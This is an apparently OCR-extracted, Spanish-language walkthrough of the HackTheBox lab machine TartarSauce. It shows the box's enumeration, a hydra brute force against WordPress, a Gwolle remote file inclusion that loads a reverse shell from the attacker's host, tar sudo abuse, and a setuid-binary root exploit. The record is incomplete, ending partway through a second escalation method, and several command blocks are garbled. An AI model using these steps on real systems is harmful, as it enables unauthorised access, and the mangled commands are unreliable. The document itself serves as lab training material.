Tartarsauce

##########################Maquina medium

TartarSauce is a fairly challenging box that highlights the importance of a broad remote enumeration instead of focusing on obvious but potentially less fruitful attack vectors. It features a quite realistic privilege escalation requiring abuses of the tar command. Attention to detail when reviewing tool output is beneficial when attempting this machine.

Escaneo:

Starting Nmap 7.93 (https://nmap.org) at 2023-09-26 20:31 -05

Nmap scan report for 10.10.10.88 (10.10.10.88)

Host is up (0.079s latency).

Not shown: 999 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Landing Page

| http-robots.txt: 5 disallowed entries

/webservices/tar/tar/source/

/webservices/monstra-3.0.4/ /webservices/easy-file-uploader/

|_/webservices/developmental/ /webservices/phpmyadmin/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 9.62 second

full scan

Por udp no se encontro nada

```
(kali@kali) [~/machineshtb/TartarSauce]

$ sudo nmap _sU 10.10.10.88

[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-26 20:35 -05
Stats: 0:12:03 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 75.38% done; ETC: 20:51 (0:03:56 remaining)
Nmap scan report for 10.10.10.88 (10.10.10.88)
Host is up (0.073s latency).
All 1000 scanned ports on 10.10.10.88 (10.10.10.88) are in ignored states.
Not shown: 962 closed udp ports (port-unreach), 38 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 1045.28 seconds

(kali@kaliuin/machineshtb/TartarSauceommand. Attention to detail bast
```


gobuster

/webservices (Status: 301) [Size: 316] [--> http://10.10.10.88/webservices/]

/server-status (Status: 403) [Size: 299]

escanando el directorio weservices

gobuster dir -u http://10.10.10.88/webservices -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt,ssh,jpg,png,ht,htm



Test blog

<u>Uncategorized</u> (1)

February 9, 2018

Hello world!


This blog site is under construction, stay tuned.

Sample Page

© 2023 Test blog.

Voce theme by <u>limbenjamin</u>. Powered by <u>WordPress</u>.

sacamos el dominio



buscando version del wp 4.9.4

whatweb http://tartarsauce.htb/webservices/wp/

wpscan

[+] XML-RPC seems to be enabled: http://tartarsauce.htb/webservices/wp/xmlrpc.php

| Found By: Link Tag (Passive

Detection)

| Confidence: 100%

| Confirmed By: Direct Access (Aggressive Detection), 100%

confidence | References:

- http://codex.wordpress.org/XML-RPC Pingback API

- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/

- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/

- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] The external WP-Cron seems to be enabled: http://tartarsauce.htb/webservices/wp/wp-cron.php

| Found By: Direct Access (Aggressive

Detection)

| Confidence: 60%

| References:

- https://www.iplocation.net/defend-wordpress-from-ddos

- https://github.com/wpscanteam/wpscan/issues/1299

[+] The external WP-Cron seems to be enabled: http://tartarsauce.htb/webservices/wp/wp-cron.php

| Found By: Direct Access (Aggressive

Detection)

| Confidence: 60%

| References:

- https://www.iplocation.net/defend-wordpress-from-ddos

- https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress theme in use:

voce

| Location: http://tartarsauce.htb/webservices/wp/wp-content/themes/voce/

```
| Latest Version: 1.1.0 (up to
date)
 | Last Updated: 2017-09-01T00:00:00.000Z
 | Readme: http://tartarsauce.htb/webservices/wp/wp-content/themes/voce/readme.txt
 | Style URL: http://tartarsauce.htb/webservices/wp/wp-content/themes/voce/style.css?ver=4.9.4
 | Style Name: voce
 Style URI: <a href="http://limbenjamin.com/pages/voce-wp.html">http://limbenjamin.com/pages/voce-wp.html</a>
Description: voce is a minimal theme, suitable for text heavy articles. The front page features a list of
recent ...
 | Author: Benjamin Lim
 | Author URI: https://limbenjamin.com
 | Found By: Css Style In Homepage (Passive Detection)
 | Version: 1.1.0 (80% confidence)
 | Found By: Style (Passive Detection)
- <a href="http://tartarsauce.htb/webservices/wp/wp-content/themes/voce/style.css?ver=4.9.4">http://tartarsauce.htb/webservices/wp/wp-content/themes/voce/style.css?ver=4.9.4</a>, Match: 'Version:
1.1.0'
[i] User(s) Identified:
[+] wpadmin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
 | Wp Json Api (Aggressive Detection)
 - <a href="http://tartarsauce.htb/webservices/wp/index.php/wp-json/wp/v2/users/?per_page=100&page=1">http://tartarsauce.htb/webservices/wp/index.php/wp-json/wp/v2/users/?per_page=100&page=1</a>
 | Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at <a href="https://wpscan.com/register">https://wpscan.com/register</a>
[+] Finished: Tue Sep 26 21:26:16 2023
[+] Requests Done: 3533
[+] Cached Requests: 38
[+] Data Sent: 1.064 MB
[+] Data Received: 638.45 KB
[+] Memory used: 292.02 MB
[+] Elapsed time: 00:01:17
rescaneaando con buster
gobuster dir -u http://tartarsauce.htb/webservices/wp/ -t 100 -w /usr/share/wordlists/dirbuster/directory-
list-2.3-medium.txt -x html,php,txt,ssh,jpg,png,ht,htm
/wp-content
                      (Status: 301) [Size: 338] [--> <a href="http://tartarsauce.htb/webservices/wp/wp-content/">http://tartarsauce.htb/webservices/wp/wp-content/</a>]
/wp-login.php
                       (Status: 200) [Size: 2338]
```

(Status: 301) [Size: 339] [--> http://tartarsauce.htb/webservices/wp/wp-includes/]

/license.txt

/wp-includes

(Status: 200) [Size: 19935]

/readme.html (Status: 200) [Size: 7413] /wp-trackback.php (Status: 200) [Size: 135]

/wp-admin (Status: 301) [Size: 336] [--> http://tartarsauce.htb/webservices/wp/wp-admin/] /wp-signup.php (Status: 302) [Size: 0] [--> http://tartarsauce.htb/webservices/wp/wp-login.php?


action=register]

validando los resultados de wpscan encontramos en usuarios wpadmin

http://tartarsauce.htb/webservices/wp/index.php/wp-json/wp/v2/users/?per_page=100&page=1 nos logueamos



ERROR: The password you entered for the username **wpadmin** is incorrect. <u>Lost your password?</u>



por lo cual usaremos hydra para hacer fuerza bruta interceptamos con burp


```
POST /webservices/wp/wp-login.php HTTP/1.1
Host: tartarsauce.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
Origin: http://tartarsauce.htb
DNT: 1
Connection: close
Referer: http://tartarsauce.htb/webservices/wp/wp-login.php
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
log=wpadmin&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2Ptartarsauce.htb%2Fwebservices%2Fwp%2Fwp-admin%2F&testcookie=1
```

variables que nos interesan log y pwd

log=wpadmin&pwd=admin&wp-

submit=Log+In&redirect_to=http%3A%2F%2Ftartarsauce.htb%2Fwebservices%2Fwp%2Fwp-admin%2F&testcookie=1

tambien lo podemos ver en inspeccionar elemento accesability, request





se intento con hydra pero no se econtro ninguna contraseña

hydra tartarsauce.htb -l wpadmin -P /usr/TartarSauce/files/var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt:* Mind your head; Frontend and Backend are open forshare/wordlists/rockyou.txt http-post-form "/webservices/wp/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:F=ERROR"

En lo que nos tiro wordpress no nos encontro plugins sin embargo con la opcion agresive nos encontro plugins vulnerables eso si se demoro mas de una hora en buscarlos

```
Tartarsauce
+∬ Checking ₱lugin Versions (via Pa<mark>ssive and Aggressive Methods)</mark>
  Location: http://10.10.10.88/webservices/wp/wp-content/plugins/akismet/
Last Updated: 2023-09-13T20:24:00.000Z
Readme: http://10.10.10.88/webservices/wp/wp-content/plugins/akismet/readme.txt
  [!] The version is out of date, the latest version is 5.3
  Found By: Known Locations (Aggressive Detection)
      http://10.10.10.88/webservices/wp/wpredontent/plugins/akismet/, status: 200
  Version: 4.0.3 (100% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- http://10.10.10.88/webservices/wp/wp/content/plugins/akismet/readme.txt
  Confirmed By: Readme - ChangeLog Sectiondi(AggressiverDetection) services/wp/wp-a - http://10.10.10.88/webservices/wp/wpaggontent/plugins/akismet/readme.txt
  Location: http://10.10.10.88/webserxiges/wp/wpsagetent/plugins/hirute/figrs/wb/whorthsts/fier/ou.txt http-post-for Latest Version: 1.5.3 (up to date) | login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:F=ERF Last Updated: 2017-06-29T10:39:00.0002
  Readme: http://10.10.10.88/webservices/wp/wp-content/plugins/brute-force-login-protection/readme.txt
En lo que nos tiro wordpress no nos encontro plugins sin embargo con la opcion a
  Found By: Known Locations (AggressiNa⊃be€eUttohora en buscarlos
     http://10.10.10.88/webservices/wp/wp-content/plugins/brute-force-login-protection/, status: 403
  Version: 1.5.3 (80% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- http://10.10.10.88/webservices/wp/wp-content/plugins/brute-force-login-protection/readme.txt
                http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/
  Last Updated: 2023-08-07T20:47:00.000Z
  Readme: http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
     ] The version is out of date, the latest version is 4.6.0
```

este utlimo parece ser vulnerable

```
[+] gwolle-gb
```

| Location: http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-qb/

| Last Updated: 2023-08-07T20:47:00.000Z

Readme: http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt

[!] The version is out of date, the latest version is 4.6.0

| Found By: Known Locations (Aggressive Detection)

- http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-qb/, status: 200

| Version: 2.3.10 (100% confidence)

| Found By: Readme - Stable Tag (Aggressive Detection)

- http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt

| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)

- http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt

NOTA: SI BIEN WPSCAN Y EL README DICEN QUE LA VERSION ES 2.3.10 esto es falso su version es la 1.5.3

buscndo en internet nos dice

Advisory Details:

High-Tech Bridge Security Research Lab discovered a critical Remote File Inclusion (RFI) in Gwolle Guestbook WordPress plugin, which can be exploited by non-authenticated attacker to include remote PHP file and execute arbitrary code on the vulnerable system.

HTTP GET parameter "abspath" is not being properly sanitized before being used in PHP require() function. A remote attacker can include a file named 'wp-load.php' from arbitrary remote server and execute its content on the vulnerable web server. In order to do so the attacker needs to place a malicious 'wp-load.php' file into his server document root and includes server's URL into request:

nos dice que se debe incluir un codigo malicioso dentro de un archivo wp-load.php el debemos crear y llamar asi para ejecutar codigo arbitrario php

creamos el archivo wp-login con una reverse shell utilizamos la de pentestmonkye

levantamos python

```
(kali@ kali)-[~/machineshtb/TartarSauce]
$ python3 -m http.server 2000 http://[host]/wp-content/plugins/gwoll
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...

10.10.14.29 - - [26/Sep/2023 23:52:57]osGEE/qHETP/1d4be2PPCIQIF un codigo malicioso
10.10.10.88 - - [26/Sep/2023 23:53:21] code 404 pmessage File not found
10.10.10.88 - - [26/Sep/2023 23:53:21] "GET /wp-load.phpwp-load.php HTTP/1.0" 404
10.10.10.88 - - [26/Sep/2023 23:58:04] "GET /wp-load.php HTTP/1.0" 200 - creamos el archivo wp-login con una reverse she
```

y en la url o pagina colocamos la siguiente linea despues de gwolle-gb//frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.29:2000/

http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php? abspath=http://10.10.14.29:2000/

si colocamos la ruta con el nombre del archivo no nos funciono por eso se dejo hasta el 2000 http://10.10.14.29:2000/wp-load.php

y shomos wwwdata

```
| Sistematical content of the conten
```

viendo dentro de home tenemos el user onuma por lo cual tenemos que pasar a ese usuario

```
cd home
www-data@TartarSauce:/home$ ls
ls
onuma
www-data@TartarSauce:/home$ ■
```

validando sudo -l tenemos lo siguiente



#################################GTOBINS SUDOERS

IAR#################################

buscamos en gtobins tar

Shell | File upload | File download | File write | File read | Sudo | Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
(a)
```

lo probamos pero no funciono debido a que faltaba el usuario

```
tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

tar: Removing leading `/' from member names

tar: Removing leading `/' from mem
```

tambien cambios sh por bash sudo -u onuma tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash

```
/bin/sh: 0: can't access tty; job control turned off

$ sudo -u onuma tar -cf /dev/null /dev/null -- checkpoint=1 -- checkpoint-action=exec=/bin/bashor GNU
tar: Removing leading `/' from member names
id
uid=1000(onuma) gid=1000(onuma) groups=1000(onuma) 24(cdrom) 30(dip) 46(plugdev)
sudo -u onuma tar -cf /dev/null /dev/null -- checkpoint=1 -- check
```

para buscar tareas utilizamos psypy sin embargo parece que solo sirve la version de 32 descargamos y damos permiso

ejecutamos y encontramos ./pspy32

```
023/09/27 22:05:29 CMD:
                                       PID=2
                           UID=0
2023/<del>09/291221059</del>29tcmp: uiD=0
                                                      /sbin/init
                                       PID=1
2023/09/27/22:106@201CMD: UID=0
                                                      /bin/bash /usr/sbin/backuperer
                                       PID=15602
2023/<u>09/27r22a06e22dcMD</u>:
                                                      /bin/bash /usr/sbin/backuperer
                                       PID=15601
2023/09/27<sub>6</sub>22;06;22 CMD:
                                       PID=15600
                                                      /bin/bash /usr/sbin/backuperer
2023/09/27 22:06:22 CMD: UID=0
                                       PID=15599
```

5 minutos despues

```
2023/09/27 22:11:55 CMD: UID=0 PID=15863 |
2023/09/27 22:11:56 CMD: UID=0 PID=15865 | /bin/bash /usr/sbin/backuperer
2023/09/27 22:11:56 CMD: UID=0 PID=15866 | /bin/mv /var/tmp/.57219bee0baad5c25719466ef939ac63929462df /var/backups/
2023/09/27 22:11:56 CMD: UID=0 PID=15867 | /bin/rm -rf /var/tmp/check . ..
2023/09/27 22:11:56 CMD: UID=0 PID=15880 | /lib/systemd/systemd-udevd
2023/09/27 22:11:56 CMD: UID=0 PID=15879 | /lib/systemd/systemd-udevd
```

hacemos un cat cat /usr/sbin/backuperer

```
onuma@TartarSauce:/$ cat /usr/sbin/backuperer
#!/bin/bash

# backuperer ver 1.0.2 - by 3Mrgue3
# backuperer ver 1.0.2 - by 3Mrgue3
# ONUMA Dev auto backup program
# This tool will keep our webapp backed up incase another skiddle defaces us again.
# We will be able to quickly restore
# Set Vars Here
basedir=/var/www/html
bkpdir=/var/dackups
testings=$bkpdir/onuma_backup_test.txt
trupfile=$tmpdir/.$(/usr/bin/head -ci0) /dev/urandom lshalsum[cut_da] - fillosis665 /bin/bash /usr/sbin/ba
# formatting
printbdr()

# form in $(seq 72);
do /usr/bin/printf $"=";
done

} Added a test file to let us see when the last backup was run
/usr/bin/printf $"$bdr\nauto backup
backuperer backup last ran at : $(/bin/date)\n$bdr\n" > $testmsg

# Added a test file to let us see when the last backup was run
/usr/bin/printf $"$bdr\nauto backup
backuperer backup last ran at : $(/bin/date)\n$bdr\n" > $testmsg
```

Analisis del script

variables:

- hace un backup de basedir con el user onuma recordemos la variable basedir = /var/www/html y lo guarda dentro de tmpfile=\$tmpdirshaa1 tmdir que es igual a /var/tmp, es decir guarda el backup en var/tmp y lo cifra con sha1
- luego espera 30 segundos

```
# Backup onuma website dev files.
/usr/bin/sudo -u onuma /bin/tar -zcvf $tmpfile $basedir &

# Added delay to wait for backup to complete if large files get added.
/bin/sleep 30

# Test the backup integrity
```

- La funcion integrity comprueba la integridad por medio de diff que comprueba las lineas de los archivos si son iguales
- luego crea el directorio check el cual se crea recordemos las variables /var/tmp/check que es igual check=\$tmpdir/check
- la linea /bin/tar -zxvf \$tmpfile -C \$check es lo que nos permite ser root basicamente porque se ejecuta como root y preserva los atributos del archivo
- el condicional nos dice que si hay diferencia en los archivos no se borra pero si existe una a diferencia se borra

```
# Added delay to wait for backup to 
/bin/sleep 30

# Test the backup integrity 
integrity_chk() 
{    /usr/bin/diff -r $basedir $check$basedir 
} 
/bin/mkdir $check 
/bin/tar -zxvf $tmpfile -C $check 
if [[ $(integrity_chk) ]] 
# Report errors so the dev can investigate the issue./ stmpfile -C scheck er oot basicamente porc 
/usr/bin/printf $"$bdr\nIntegrity Check Error in backup last ran : $(/bin/date)\n$bdr\n$tmpfile\n" > $errormsg 
exit 2

else

# Clean up and save archive to the bkpdir.
/bin/mw $tmpfile $bkpdir/onuma-www-dev.bak
/bin/rm -rf $check .*
exit 0

fi
```

Segun esto haremos lo siguiente en nuestra maquina kali

- 1) creamos un script en c con bin bash
- 2) compilamos el script con arquitectura 32bits

- 3) crear el directorio var/www/html
- 4) movemos el script a directorio creado
- 5) utlizamos el comando tar -zcvf script.tar.gz var/
- 6) dentro de maquina victima vamos a /var/tmp y descargamos el .tar.gz
- 7) esperamos a que se ejecute y luego vamos a la carpeta creada check y ejecutamos el script

Proceso:

creacion de script primero tenemos que ser root en nuestro kali

```
—(kali⊕ kali)-[~/machineshtb/TartarSauce]

-$ sudo su
sudo] password for kali:
—(roof⊕ kali)-[/home/kali/machineshtb/TartarSauce]

-# 

If the error

32-bit binar
```

creamos el script

```
int main(void){
   setresuid(0,0,0);
   system("/bin/bash");
}
```

```
# nano badscript.c

(root@kali)-[/home/kali/machineshtb/TartarSauce]
# cat badscript.c
int main(void){
    setresuid(0,0,0);
    system("/bin/bash");
}

(root@kali)-[/home/kali/machineshtb/TartarSauce] [/home/-#

(root@kali)-[/home/kali/machineshtb/TartarSauce] [/home/-#
```

damos permisos chmod 6005

creamos directorio con el flag -p para crear varios mkdir -p var/www/html

```
(root@ kali)-[/home/kali/machineshtb/TartarSauce]
# mkdir -p var/www/html

(root@ kali)-[/home/kali/machineshtb/TartarSauce]
# ls
badscript.c badscript.tar.gz hydra.restore pspy32 TartarSauce.ctb

TartarSauce.pdf var wp-load.php
```

compilamos con la arquitectura de 32bits para saber la arquietectura de la victima con uname -i

```
onuma@TartarSauce:/var/tmp$ uname -i
uname -i
i686
onuma@TartarSauce:/var/tmp$ ■
```

con gcc y el flag m32 esto porque es de 32 bits

```
onuma@TartarSauce:/$ uname -i
uname -i
i686
onuma@TartarSauce:/$
```

gcc -m32 badscript.c -o badscript

asignamos permisos al compilado nota aqui cambiamos el nombre por mybadscript chomd 6555

```
ybadscript TartarSauce.pdf

—(kali® kali)-[~/machineshtb/TartarSauce]
—$ chmod 6555 mybadscript
—(kali® kali)-[~/machineshtb/TartarSauce]
—$ ls
adscript var
ydra restore TartarSauce.ctb wp-load.php
ybadscript TartarSauce.pdf
acceptate badscript
—(kali® kali)-[~/machineshtb/TartarSauce]
—$ ■
```

movemos el script a var/www/html mv badscript /var/www/html

usamos tar tar -zcvf badscript.tar var

```
-$ tar -zcvf badscript.tar var

/ar/www/
/ar/www/html/
/ar/www/html/mybadscript
---(kali® kali)-[~/machineshtb/TartarSauce]
--$ |
```

vemos los tareas o procesos con el comando systemctl list-timers


```
NEXT
Sun 2023-10-01 13:50:42 EDT 2min 23s left Sun 2023-10-01 13:45:42 EDT 2min 36s ago backuperer.timer ba Sun 2023-10-01 18:31:07 EDT 4h 42min left Sun 2023-10-01 13:20:30 EDT 27min ago apt-daily.timer ap Mon 2023-10-02 06:56:07 EDT 17h left Samo Sun 2023-10-01 13:20:30 EDT 27min ago apt-daily.timer ap Mon 2023-10-02 13:35:35 EDT 23h left ar -zcvsunagozzano-01 13:20:30 EDT 27min ago apt-daily-upgrade.timer ap Mon 2023-10-02 13:35:35 EDT 23h left ar -zcvsunagozzano-01 13:20:30 EDT 27min ago systemd-tmpfiles-clean.timer sy

4 timers listed.

Pass --all to see loaded but inactive limers, too. badscript.tar.gz var/www/html

Var/www/html/
Var/www/html/
Var/www/html/badscript
```

para ejecutar este comando cada 1 segundo hacemos watch n 1 watch -n 1 systemctl list-timers



el script se ejecuta cada 5 minutos como validamos eso aca

```
drwxrwxrwt 10 root root 4096 Oct 1 13:512.
                                      202220.3-10-02 13:35:35 EDT 23h Left'af-ZC/Suna2023410-0193v35345/EDTU112min ago s
13:20 systemd-private-2d7aa9eae2884e5ca2722dd426425cf8-systemd-timesyncd.service-pDdF9r
                                       2022 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
                                       2022 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
                                       2022 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
                                       2022 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
                                       2022 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3o05Td
                                       2022 systemd-privateholic/cccc82046g08ad1/32e15efe4974systemd-timesyncd.service-QYRKER
                                       2022|systemd=privateHe11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
                              4096 Oct 1 13:55 .
4096 May 12 2022 ...
              root root 4096 May 12 2022 ...
onuma onuma 8617984 Oct 1 13:55 .967d16453c5ac36f24f98531381e247bd0a6d01e
                                           13:20 systemd-private-2d7aa9eae2884e5ca2722dd426425cf8-systemd-timesyncd.service-pDdF9r
                                            2022 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
                                             2022 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
                                             2022 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
                                             2022 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
                                             2022 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3o05Td
                                                 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
                                             2022 systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
```

luego levanto python

```
(kali@kali)-[~/machineshtb/TartarSauce]

[1509ython3 -m http.server 2000

[2009] HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...

[2009] HTTP on 0.0.0 port 2000 (ht
```

Directory listing for /

- badscript.c
- badscript.tar
- <u>hydra.restore</u>
- pspv32
- <u>TartarSauce.ctb</u>
- TartarSauce.ctb~
- TartarSauce.ctb~~
- TartarSauce.ctb~~~
- TartarSauce.pdf
- var/
- wp-load.php

me dirijo a la carpeta /var/tmp de la maquina y descargo el .tar.gz



NOTA: esta imagen esta mal aqui el que se descargo es badscript.tar

```
14:26 .
       13:20 systemd-private-2d7aa9eae2884e5ca2722dd426425cf8-systemd-timesyncd.service-pDdF9r
        2022 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
        2022 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
        2022 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
        2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
       2022 systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
       cp badscript.tar .4d73ab2d725fa1900ba2e2d491c3a45fcea99348
14:31
      14:31 .029616b4c1217899f87f49d7b28920b509f16220
14:24 badscript.tar
       13:20 systemd-private-2d7aa9eae2884e5ca2722dd426425cf8-systemd-timesyncd.service-pDdF9r
    12 p@02d0systemd=private446248d8045bf434cba7dc7496b9776d4=$ystemd-timesyncd.service-en3PkS
       2022 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
       2022 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
       2022 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
       2022 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3o05Td
       2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
       2022 systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
badscript.tar .029616b4c1217899f87f49d7b28920b509f16220
```

pasados los 5 minuto alli vemos que se crea la carpeta check

```
onuma@TartarSauce:/var/tmp$ ls
badscript.tar
check
systemd-private-2d7aa9eae2884e5ca2722dd426425cf8-systemd-timesyncd.service-pDdF9r
systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3005Td
systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
onuma@TartarSauce:/var/tmp$
```

vamos a la carpeta

```
onuma@TartarSauce:/var/tmp/check/var/www/html$=xks:[Flain Training L] ACTIVE DIRECTORY
total 24K
drwxr-xr-x 2 root root 4.0K Oct 1 14:23 .
drwxr-xr-x 3 root root 4.0K Sep 28 00:13 ..
-r-sr-sr-x 1 onuma onuma 15K Oct 1 14:21 mybadscript
onuma@TartarSauce:/var/tmp/check/yar/www/html$ sc/mybadscript. The can go in and run it to get EUID 0
./mybadscript: /lib/1386-linux-gnu/libc.so.6: version GLIBC_2.34 not found (required by ./mybadscript)
onuma@TartarSauce:/var/tmp/check/var/www/html$ 1s -lah
total 1 1M
```

Sin embargo al ejecutar me tira un error version `GLIBC_2.34' not found parce que gcc no esta instlado.

Como no nos sirvio buscamos otro metodo explicado por s4vitar

1) creamos un comprimido de la carpeta /var/www/html

tar -zcvf compress.tar /var/www/html/

```
onuma@TartarSauce:/var/tmp$ ls

compress.tar

systemd-private-2d7aa9eae2884e5ca2722dd426425cf8-systemd-timesyncd.service-pDdF9r

systemd-private-46248d8045bf434cba7dc7496b9776ddcsystemdctimesyncd.service-gn3PkSlicado p

systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR

systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDO

systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R

